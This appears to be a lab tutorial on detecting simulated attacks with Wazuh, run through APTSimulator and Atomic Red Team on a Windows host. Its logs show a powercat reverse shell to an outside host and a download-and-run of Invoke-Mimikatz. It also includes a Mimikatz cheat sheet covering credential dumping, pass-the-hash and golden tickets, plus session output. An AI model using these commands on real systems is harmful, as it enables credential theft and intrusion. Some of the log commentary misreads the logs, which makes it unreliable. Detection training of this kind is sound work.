
The screenshot shows a Windows File Explorer window with the path 'This PC > Local Disk (C:) > Users > Administrator > Downloads > APTSimulator\_pw\_apr > APTSimulator'. The window displays a list of files and folders:

Name	Type	Compressed size	Password p...	Size	Ratio	Date modified
helpers	File folder					6/20/2022 11:15 AM
test-sets	File folder					6/20/2022 11:15 AM
APTSimulator	Windows Batch File	2 KB	Yes	6 KB	64%	6/20/2022 11:15 AM
enc-files.7z	7Z File	99 KB	Yes	99 KB	0%	6/20/2022 11:15 AM
enc-toolset.7z	7Z File	2,517 KB	Yes	2,517 KB	0%	6/20/2022 11:15 AM
welcome	Text Document	1 KB	Yes	1 KB	61%	6/20/2022 11:15 AM


## Password Zip File: apt

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>



## Proceed Execution using Y



The options include:

- **[0] RUN EVERY TEST:** This option would run all tests in sequence.
- **[1] Collection:** Tests simulating data collection techniques used by attackers.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

- **[2] Command and Control:** Simulates techniques used to establish and maintain communication with a compromised system.
- **[3] Credential Access:** Simulates attempts to access and extract user credentials.
- **[4] Defense Evasion:** Tests methods attackers use to avoid detection.
- **[5] Discovery:** Simulates techniques used to gain information about the system.
- **[6] Execution:** Tests execution of code, which is common in many attack scenarios.
- **[7] Lateral Movement:** Simulates the movement through a network from one system to another.
- **[8] Persistence:** Tests methods used by attackers to maintain their foothold in a system.
- **[9] Privilege Escalation:** Simulates attempts to gain higher-level permissions.

Additional options include:

- **[C] CobaltStrike Beacon Simulation:** CobaltStrike is known to be a threat emulation tool, and this option likely simulates beaconing techniques used for command and control.
- **[A] Apply AV Exclusions in Registry:** This could set up the registry to exclude certain paths or processes from antivirus scanning, useful for testing without interference from security software.
- **[S] Settings:** Likely allows the user to configure settings for the tests.
- **[E] Exit:** To exit the program.

```
[0] RUN EVERY TEST
[1] Collection
[2] Command and Control
[3] Credential Access
[4] Defense Evasion
[5] Discovery
[6] Execution
[7] Lateral Movement
[8] Persistence
[9] Privilege Escalation

[C] CobaltStrike Beacon Simulation

[A] Apply AV Exclusions in Registry
[S] Settings
[E] Exit

Your selection (then press ENTER): 0

#####
RUNNING SET: "collection"

=====
WORKING DIRS AND FILES
Creating typical attacker working directory C:\TMP ...
Dropping typical temporary files into that directory
```

## Execution Option: 0

Security Alerts					
Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jan 1, 2024 @ 13:36:20.145			Powershell Information EventLog	5	100535
Table JSON Rule					
@timestamp	2024-01-01T16:36:20.145Z				
_id	NslLixYwBJRTiqAaZKX5s				
agent.id	003				
agent.ip	10.0.0.231				
agent.name	Tutorial-Wazuh				
data.win.eventdata.contextInfo	Severity = Informational Host Name = ConsoleHost Host Version = 5.1.14393.693 Host ID = ef3efcce-de66-40d3-b0ac-86781e32e26c Host Application = powershell -Exec Bypass .\C:\TMP\inc.ps1\powercat -c www.googleaccounts-services.com -p 80 -t 2 -e cmd Engine Version = 5.1.14393.693 Runspace ID = 32f4f5a6-5029-4687-a1a0-6b5aa6693e0e Pipeline ID = 1 Command Name = Command Type = Script Script Name = Command Path = Sequence Number = 39 User = redteamleaders\Administrator Connected User = Shell ID = Microsoft.PowerShell				
data.win.eventdata.payload	CommandInvocation(Out-Default): \"Out-Default\"				
data.win.system.channel	Microsoft-Windows-PowerShell/Operational				
data.win.system.computer	WIN-J84F9QGGKVR.redteamleaders.com				
data.win.system.eventID	4103				
data.win.system.eventRecordID	6471				

## Example Alert

The alert is presented in a structured format with various fields providing detailed information:

- **Timestamp:** The date and time of the alert are recorded as January 1, 2024, at 13:36:20.145.
- **Agent Information:** The alert originates from an agent with ID 003 and IP 10.0.0.231, named "Tutorial-Wazuh."


Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

- **Event Details:** The main content of the alert is a log from Windows PowerShell with a severity level marked as 'Informational'. It shows that a PowerShell command was executed with an 'exec bypass' parameter, which is typically used to bypass execution policy restrictions in PowerShell. The command includes a call to 'powershell.exe' with encoded commands that, when decoded, seem to point to a web request to '[www.google.com](http://www.google.com)' on port 80. This could be a legitimate administrative action or a sign of suspicious activity, depending on the context.
- **System Information:** The host name is 'ConsoleHost' and it's running Windows version 5.1.14493.693. The event was logged in the Microsoft-Windows-PowerShell/Operational channel, with the event ID 4103.
- **Additional Metadata:** The log entry includes a unique identifier (\_id), the event record ID, and other metadata related to the system and event logging

@timestamp	2024-01-01T16:36:20.131Z
_id	NKLxYwBJRtQaZJK56
agent.id	003
agent.ip	10.0.0.231
agent.name	Tutorial-Wazuh
data.win.eventdata.contextinfo	Severity = Informational    Host Name = ConsoleHost    Host Version = 5.1.14393.693    Host ID = ef3efcce-de66-40d3-b0ac-86781e32e26c    Host Application = powershell -Exec Bypass -C:\(TMP)\inc.ps1 powershell -c www.googleaccountservices.com -p 80 -t 2 -e cmd    Engine Version = 5.1.14393.693    Runspace ID = 32f4f5a6-5029-4687-a1a0-6b5aa6693e0e    Pipeline ID = 1    Command Name = Invoke-Expression    Command Type = Cmdlet    Script Name = C:\(TMP)\inc.ps1 Command Path =    Sequence Number = 37    User = redteamleaders\Administrator    Connected User =    Shell ID = Microsoft.PowerShell
data.win.eventdata.payload	<pre> CommandInvocation(Invoke-Expression): ParameterBinding(Invoke-Expression): name='Command'; value='function Stream1-Setup { param(\$FuncSetupVars) \$c,\$l,\$p,\$t = \$FuncSetupVars If(\$Global:Verbose){\$Verbose = \$True} \$FuncVars = @() If(\$l) { \$FuncVars["l"] = \$False \$Socket = New-Object System.Net.Sockets.TcpClient Write-Verbose "Connecting..." \$Handle = \$Socket.BeginConnect(\$c,\$p,\$null,\$null) } else { \$FuncVars["l"] = \$True Write-Verbose ("Listening on [0.0.0.0] (port ' + \$p + ')") \$Socket = New-Object System.Net.Sockets.TcpListener \$p \$Socket.Start() \$Handle = \$Socket.BeginAcceptTcpClient(\$null, \$null) } \$Stopwatch = [System.Diagnostics.Stopwatch]::StartNew() while(\$True) { If(\$Host.UI.RawUI.KeyAvailable) { If(\$Host.UI.RawUI.ReadKey("NoEcho,IncludeKeyDown,IncludeKeyUp",VirtualKeyCode)) { Write-Verbose "CTRL or ESC caught. Stopping TCP Setup..." If(\$FuncVars["l"]){\$Socket.Stop()} else{\$Socket.Close()} \$Stopwatch.Stop() break } } If(\$Stopwatch.Elapsed.TotalSeconds -gt \$t) { If(\$l){\$Socket.Close()} else{\$Socket.Stop()} \$Stopwatch.Stop() Write-Verbose ("Timeout"); break break } If(\$Handle.IsCompleted) { If(\$l) { try { \$Socket.EndConnect(\$Handle) \$Stream = \$Socket.GetStream() \$BufferSize = \$Socket.ReceiveBufferSize Write-Verbose ("Connection to ' + \$c + ':' + \$l + ' [tcp] succeeded!") } catch{\$Socket.Close(); \$Stopwatch.Stop(); break } } else { \$Client = \$Socket.EndAcceptTcpClient(\$Handle) \$Stream = \$Client.GetStream() \$BufferSize = \$Client.ReceiveBufferSize Write-Verbose ("Connection from [l' + \$Client.Client.RemoteEndPoint.Address.IPAddressToString + ']' port ' + \$p + ' [tcp] accepted [source port ' + \$Client.Client.RemoteEndPoint.Port + ']' ) break } } \$Stopwatch.Stop() If(\$Socket -eq \$null){break} \$FuncVars["Stream"] = \$Stream \$FuncVars["Socket"] = \$Socket \$FuncVars["BufferSize"] = \$BufferSize \$FuncVars["StreamDestinationBuffer"] = [New-Object System.Byte[] \$FuncVars["BufferSize"]] \$FuncVars["StreamReadOperation"] = \$FuncVars["Stream"].BeginRead(\$FuncVars["StreamDestinationBuffer"], 0, \$FuncVars["BufferSize"], \$null, \$null) \$FuncVars["Encoding"] = New-Object System.Text.AsciiEncoding \$FuncVars["StreamBytesRead"] = 1 return \$FuncVars } function Stream1_ReadData { param(\$FuncVars) \$Data = \$null If(\$FuncVars["StreamBytesRead"] -eq 0){break} If(\$FuncVars["StreamReadOperation"]){break} If(\$StreamBytesRead -eq 0){break} \$Data = \$FuncVars["StreamDestinationBuffer"][:\$FuncVars["StreamBytesRead"]].EndRead(\$FuncVars["StreamReadOperation"]) If(\$StreamBytesRead -eq 0){break} \$Data = \$FuncVars["StreamDestinationBuffer"][:\$FuncVars["StreamBytesRead"]].EndRead(\$FuncVars["StreamReadOperation"]) \$FuncVars["Stream"] = \$FuncVars["Stream"].BeginRead(\$FuncVars["StreamDestinationBuffer"], 0, \$FuncVars["BufferSize"]) </pre>





The dashboard provides various visual representations of security alerts and their characteristics:

- **Total Alerts:** There have been 2 total alerts.
- **Level 12 or above alerts:** The number of high-severity alerts (Level 12 or above) is indicated as 2, suggesting that two significant security events have been detected.
- **Authentication failure/success:** There are no authentication failures or successes logged, which could mean there have been no recent authentication-related events, or they haven't met the criteria to trigger an alert.

The graphs provide different views of the alerts:

- **Alert group evolution:** A time-series plot that likely shows the frequency of alerts over time, categorized by the type of alert (e.g., windows, powershell, etc.). It seems there has been a spike in alerts categorized under 'windows\_security' at a specific time.
- **Top 5 alerts:** A donut chart breaking down the most frequent types of alerts, which provides a quick way to see which alerts are most common.
- **Top 5 rule groups:** A pie chart showing the distribution of alerts across different rule groups. This helps in understanding which rules are triggering most often.
- **Top PCI-DSS Requirements:** This donut chart shows the distribution of alerts related to PCI-DSS (Payment Card Industry Data Security

Overall, this dashboard is a valuable tool for security professionals to monitor, analyze, and prioritize responses to potential security incidents within their network. The level 12 alerts suggest that there were significant events that would likely require immediate investigation.

Table		JSON	Rule
		@timestamp	2024-01-01T16:37:01.616Z
		_id	ZKLiXVwBJRTqhaZYXlm
		agent.id	003
		agent.ip	10.0.0.231
		agent.name	Tutorial-Wazuh
		data.min.eventdata.memberSid	S-1-5-21-4191840055-282165865-653649976-501
		data.min.eventdata.subjectDomainName	redteamleaders
		data.min.eventdata.subjectLogonId	0x29505
		data.min.eventdata.subjectUserName	Administrator
		data.min.eventdata.subjectUserSid	S-1-5-21-4191840055-282165865-653649976-500
		data.min.eventdata.targetDomainName	Builtin
		data.min.eventdata.targetSid	S-1-5-32-544
		data.min.eventdata.targetUserName	Administrators
		data.min.system.channel	Security
		data.min.system.computer	WIN-J84F9QGQKVR.redteamleaders.com
		data.min.system.eventID	4732
		data.min.system.eventRecordID	13204
		data.min.system.keywords	0x0200000000000000
		data.min.system.level	0
		data.min.system.message	"A member was added to a security-enabled local group.
		Subject:	
		Security ID:	S-1-5-21-4191840055-282165865-653649976-500
		Account Name:	Administrator
		Account Domain:	redteamleaders
		Logon ID:	0x02905

## Atomic Red Team

Atomic Red Team is a library of tests that security teams can use to simulate adversarial activity in their environments. It is an open-source project maintained by Red Canary along with contributions from the security community.

1. **Atomic Tests:** The tests, referred to as "atomics," are small, discrete, and modular. They simulate specific tactics and techniques identified in the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations.
2. **Ease of Use:** Atomic Red Team is designed to be accessible for security teams with varying levels of expertise. The tests can be executed with simple commands, making it easy to integrate into security practices.
3. **Customizable:** The tests can be tailored to fit different environments and requirements. This customization allows teams to focus on particular areas of concern or adjust the tests to avoid disrupting critical systems.
4. **Community-Driven:** Security professionals around the world contribute to the Atomic Red Team project, enhancing the tests and keeping the library up-to-date with new findings from the field.
5. **Integration with Tools:** While Atomic Red Team can be used independently, it can also be integrated with other security tools and platforms to enhance incident response exercises, security monitoring, and more.
6. **Educational Resource:** For those new to security testing or the ATT&CK framework, Atomic Red Team serves as an educational tool, providing examples of how various techniques are executed.
7. **PowerShell Scripts:** Many of the tests are implemented as PowerShell scripts, which makes them suitable for execution on Windows systems. These scripts are often accompanied by .psd1 files, which are PowerShell Data files containing metadata about the script modules.

<https://github.com/redcanaryco/atomic-red-team>

Name	Date modified	Type	Size
.github	1/1/2024 8:40 AM	File folder	
docker	1/1/2024 8:40 AM	File folder	
kubernetes	1/1/2024 8:40 AM	File folder	
Private	1/1/2024 8:40 AM	File folder	
Public	1/1/2024 8:40 AM	File folder	
sandbox	1/1/2024 8:40 AM	File folder	
CODE_OF_CONDUCT.md	12/28/2023 8:02 A...	MD File	4 KB
install-atomicredteam	12/28/2023 8:02 A...	Windows PowerSh...	5 KB
install-atomicsfolder	12/28/2023 8:02 A...	Windows PowerSh...	7 KB
Invoke-AtomicRedTeam	12/28/2023 8:02 A...	Windows PowerSh...	4 KB
Invoke-AtomicRedTeam	12/28/2023 8:02 A...	Windows PowerSh...	1 KB
LICENSE	12/28/2023 8:02 A...	Text Document	2 KB
PSScriptAnalyzerSettings	12/28/2023 8:02 A...	Windows PowerSh...	1 KB
README.md	12/28/2023 8:02 A...	MD File	2 KB

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Import-Module .\Invoke-AtomicRedTeam.psm1
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master>
```

## Install Invoke-AtomicRedTeam Module

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> .\install-atomicredteam.ps1
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> .\install-atomicsfolder.ps1
```

## Install AtomicRedTeam Files

```
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Invoke-AtomicTest

cmdlet Invoke-AtomicTest at command pipeline position 1
Supply values for the following parameters:
AtomicTechnique[0]: 0
AtomicTechnique[1]:
```

## Execute Invoke-AtomicTest

Invoke-AtomicTest T1117

Invoke-AtomicTest T1117 -PathToAtomicsfolder "C:\path\to\atomicsfolder"

```
start-ExecutionLog not found or loaded from the wrong module
PS C:\Users\Administrator\Downloads\invoke-atomicredteam-master\invoke-atomicredteam-master> Invoke-AtomicRunner
Couldn't find schedule file (C:\Users\Administrator\AtomicRunner\AtomicRunnerSchedule.csv) Update the path to the schedule file in the config or generate a new one with 'Invoke-GenerateNewSchedule'
No active tests were found. Edit the 'enabled' column of your schedule file and set some to enabled (True)
No test guid's or enabled tests.
```

Invoke-AtomicRunner.ps1 -TestNumbers 1,2,3

Joas A Santos


<https://www.linkedin.com/in/joas-antonio-dos-santos/>

Security Alerts						
Time	Technique(s)	Tactic(s)	Description	Level	Rule ID	
Jan 1, 2024 @ 13:47:13.105	T1059.001	Execution	Powershell script used "Invoke-Command" cmdlet to execute sub script	12	91822	
Table	JSON	Rule				
@timestamp	2024-01-01T16:47:13.105Z					
_id	NqLxYwBJRTqkAZh62					
agent.id	003					
agent.ip	10.0.0.231					
agent.name	Tutorial-Wazuh					
data.win.eventdata.messageNumber	1					
data.win.eventdata.messageTotal	1					
data.win.eventdata.path	C:\Users\Administrator\Downloads\Invoke-atomicredteam-master\Invoke-atomicredteam-master\Private\Get-TargetInfo.ps1					
data.win.eventdata.scriptBlockId	0545240c-f463-473c-a4a7-0139b28a7c10					
data.win.eventdata.scriptBlockText	function Get-TargetInfo(\$Session) { \$ScriptDir = "\$env:TEMP\" \$IsElevated = \$false \$TargetHostname = \$hostname \$TargetUser = whoami if (\$Session) { \$TargetPlatform, \$IsElevated, \$ScriptDir, \$TargetHostname, \$TargetUser = Invoke-Command -Session \$Session -ScriptBlock { \$TargetPlatform = "Windows" \$ScriptDir = "\$env:TEMP\" \$TargetHostname = \$hostname \$TargetUser = whoami if (\$IsLinux) { \$TargetPlatform = "Linux" } else { \$ windows \$ScriptDir = "\$env:TEMP\" \$IsElevated = ([Security.Principal.WindowsPrincipal] \$Security.Principal.WindowsIdentity.GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) } if (\$IsLinux -or \$IsMacOS) { \$IsElevated = \$false \$ScriptId = id -u if (\$ScriptId -eq 0) { \$IsElevated = \$true } \$TargetPlatform, \$IsElevated, \$ScriptDir, \$TargetHostname, \$TargetUser } if end ScriptBlock for remote session } else { \$TargetPlatform = "Linux" if (\$IsLinux -or \$IsMacOS) { \$ScriptDir = "\$env:TEMP\" \$IsElevated = \$false \$ScriptId = id -u if (\$ScriptId -eq 0) { \$IsElevated = \$true } if (\$IsMacOS) { \$TargetPlatform = "MacOS" } } else { \$TargetPlatform = "Windows" \$IsElevated = ([Security.Principal.WindowsPrincipal] \$Security.Principal.WindowsIdentity.GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) } } \$TargetPlatform, \$IsElevated, \$ScriptDir, \$TargetHostname, \$TargetUser }					
data.win.system.channel	Microsoft-Windows-PowerShell/Operational					
data.win.system.computer	WIR-J84F9Q0QKVR.redteamleaders.com					

## Log Result in Wazuh

@timestamp	2024-01-01T16:36:53.363Z
_id	YqLxYwBJRTqkAZx7H
agent.id	003
agent.ip	10.0.0.231
agent.name	Tutorial-Wazuh
data.win.eventdata.contextInfo	Severity = Informational Host Name = ConsoleHost Host Version = 5.1.14393.693 Host ID = 20420508-4bea-4c70-b46f-68b11e5906a1 Host Application = powershell.exe lex (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1") Invoke-Mimikatz -DumpCreds Engine Version = 5.1.14393.693 Runspace ID = 95ee6a-1a09-441f-8d14-6a94b3565e89 Pipeline ID = 1 Command Name = Command Type = Script Script Name = Command Path = Sequence Number = 82 User = redteamleaders\Administrator Connected User = Shell ID = Microsoft.PowerShell
data.win.eventdata.payload	CommandInvocation(Out-Default): "Out-Default" ParameterBinding(Out-Default): name="InputObject", value="Exception calling "DownloadString" with "1" argument(s): "The request was aborted: Could not create SSL/TLS secure channel." ParameterBinding(Out-Default): name="InputObject", value="The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again."
data.win.system.channel	Microsoft-Windows-PowerShell/Operational
data.win.system.computer	WIR-J84F9Q0QKVR.redteamleaders.com
data.win.system.eventID	4103
data.win.system.eventRecordID	6522
data.win.system.keywords	0x0
data.win.system.level	4

## Mimikatz Example



Import Module Invoke-Mimikatz.ps1



```
crypto::keys /machine /export
```

```
#vault & lsadump
```

```
vault::cred
```

```
vault::list
```

```
token::elevate
```

```
vault::cred
```

```
vault::list
```

```
lsadump::sam
```

```
lsadump::secrets
```

```
lsadump::cache
```

```
token::revert
```

```
lsadump::dcsync /user:domain\krbtgt /domain:lab.local
```

```
#pth
```

```
sekurlsa::pth /user:Administrateur /domain:chocolate.local
```

```
/ntlm:cc36cf7a8514893efccd332446158b1a
```

```
sekurlsa::pth /user:Administrateur /domain:chocolate.local
```

```
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
```

```
sekurlsa::pth /user:Administrateur /domain:chocolate.local
```

```
/ntlm:cc36cf7a8514893efccd332446158b1a
```

```
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
```

```
sekurlsa::pth /user:Administrator /domain:WOSHUB /ntlm:{NTLM_hash} /run:cmd.exe
```

```
#ekeys
```

```
sekurlsa::ekeys
```

```
#dpapi
```

```
sekurlsa::dpapi
```

```
#minidump
```

```
sekurlsa::minidump lsass.dmp
```

```
#ptt
```

```
kerberos::ptt Administrateur@krbtgt-CHOCOLATE.LOCAL.kirbi
```

```
#golden/silver
```

```
kerberos::golden /user:utilisateur /domain:chocolate.local /sid:S-1-5-21-130452501-
```

```
2365100805-3685010670 /krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /id:1107
```

```
/groups:513 /ticket:utilisateur.chocolate.kirbi
```

```
kerberos::golden /domain:chocolate.local /sid:S-1-5-21-130452501-2365100805-
```

```
3685010670
```

```
/aes256:15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42
```

```
/user:Administrateur /id:500 /groups:513,512,520,518,519 /ptt /startoffset:-10 /endin:600
```

```
/renewmax:10080
```

```
kerberos::golden /admin:Administrator /domain:CTU.DOMAIN /sid:S-1-1-12-123456789-
```

```
1234567890-123456789 /krbtgt:deadbeefboobbabe003133700009999
```

```
/ticket:Administrator.kiribi
```

```
#tgt
```

```
kerberos::tgt
```

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>

```
#purge
```

<https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49>

```
Suggestion [3,General]: The command mimikatz.exe was not found, but does exist in the current location by default. If you trust this command, instead type: ".\mimikatz.exe". See "get-help PS C:\Lab> .\mimikatz.exe
```

```
#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # log test.log
Using 'test.log' for logfile : OK
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz #
```

**privilege::debug** indicates that Mimikatz has successfully obtained debug privileges on the system, which are required to access certain types of system information.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

496 {0:000003e7} 1 D 22451 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0:0002d505} 1 D 9690449 redteamleaders\Administrator S-1-5-21-4191840055-282165865-653649976-500 (18g,26p) Pr
* Thread Token : {0:000003e7} 1 D 9742298 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # vault::cred
TargetName : WindowsLive:target=virtualapp/didlogical / <NULL>
UserName : 02xqlaczsgct
Comment : PersistedCredential
Type : 1 - generic
Persist : 2 - local_machine
Flags : 00000000
Credential :
Attributes : 32

mimikatz # lsadump::sam
Domain : WIN-384F90GKVR
SysKey : 9511ae8a700bcd0d9ad41f4bdcaef6f9
Local SID : S-1-5-21-2985786003-2411064870-1280426051
SAMKey : 7e367133a3777f4fb7a00e10c622e1ee

RID : 000001f4 (500)
User : Administrator
Hash NTLM: d60eb38680774984d698ef3c74ab89f7

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

mimikatz #
```

Mimikatz is a well-known security utility that can be used to extract plaintext passwords, hash, PIN codes, and kerberos tickets from memory. It is commonly used in security penetration testing and is also a popular tool among cyber attackers.

The output in the image includes several components:

- **privilege::debug** indicates that Mimikatz has successfully obtained debug privileges on the system, which are required to access certain types of system information.
- **token::elevate** suggests that Mimikatz has elevated a token, which could be used to gain higher privileges on the system.
- The displayed tokens and credentials include what appears to be a system token for the NT AUTHORITY\SYSTEM account, which has the highest level of privileges on a Windows system.
- **sekurlsa::logonpasswords** and **sekurlsa::cred** show cached credentials extracted from memory, including potentially sensitive information such as usernames and password hashes or plaintext passwords.

Joas A Santos

<https://www.linkedin.com/in/joas-antonio-dos-santos/>



- The presence of NTLM hashes and potentially other credentials indicates that the user of Mimikatz has been able to extract sensitive security information that could be used to compromise the system or other systems where these credentials are valid.

[illegible]

Joas A Santos  
<https://www.linkedin.com/in/joas-antonio-dos-santos/>

Jan 1, 2024 @ 14:24:39.788		PowerShell Information Event,Log	5	100535
Table	JSON	Rule		
	@timestamp	2024-01-01T17:24:39.788Z		
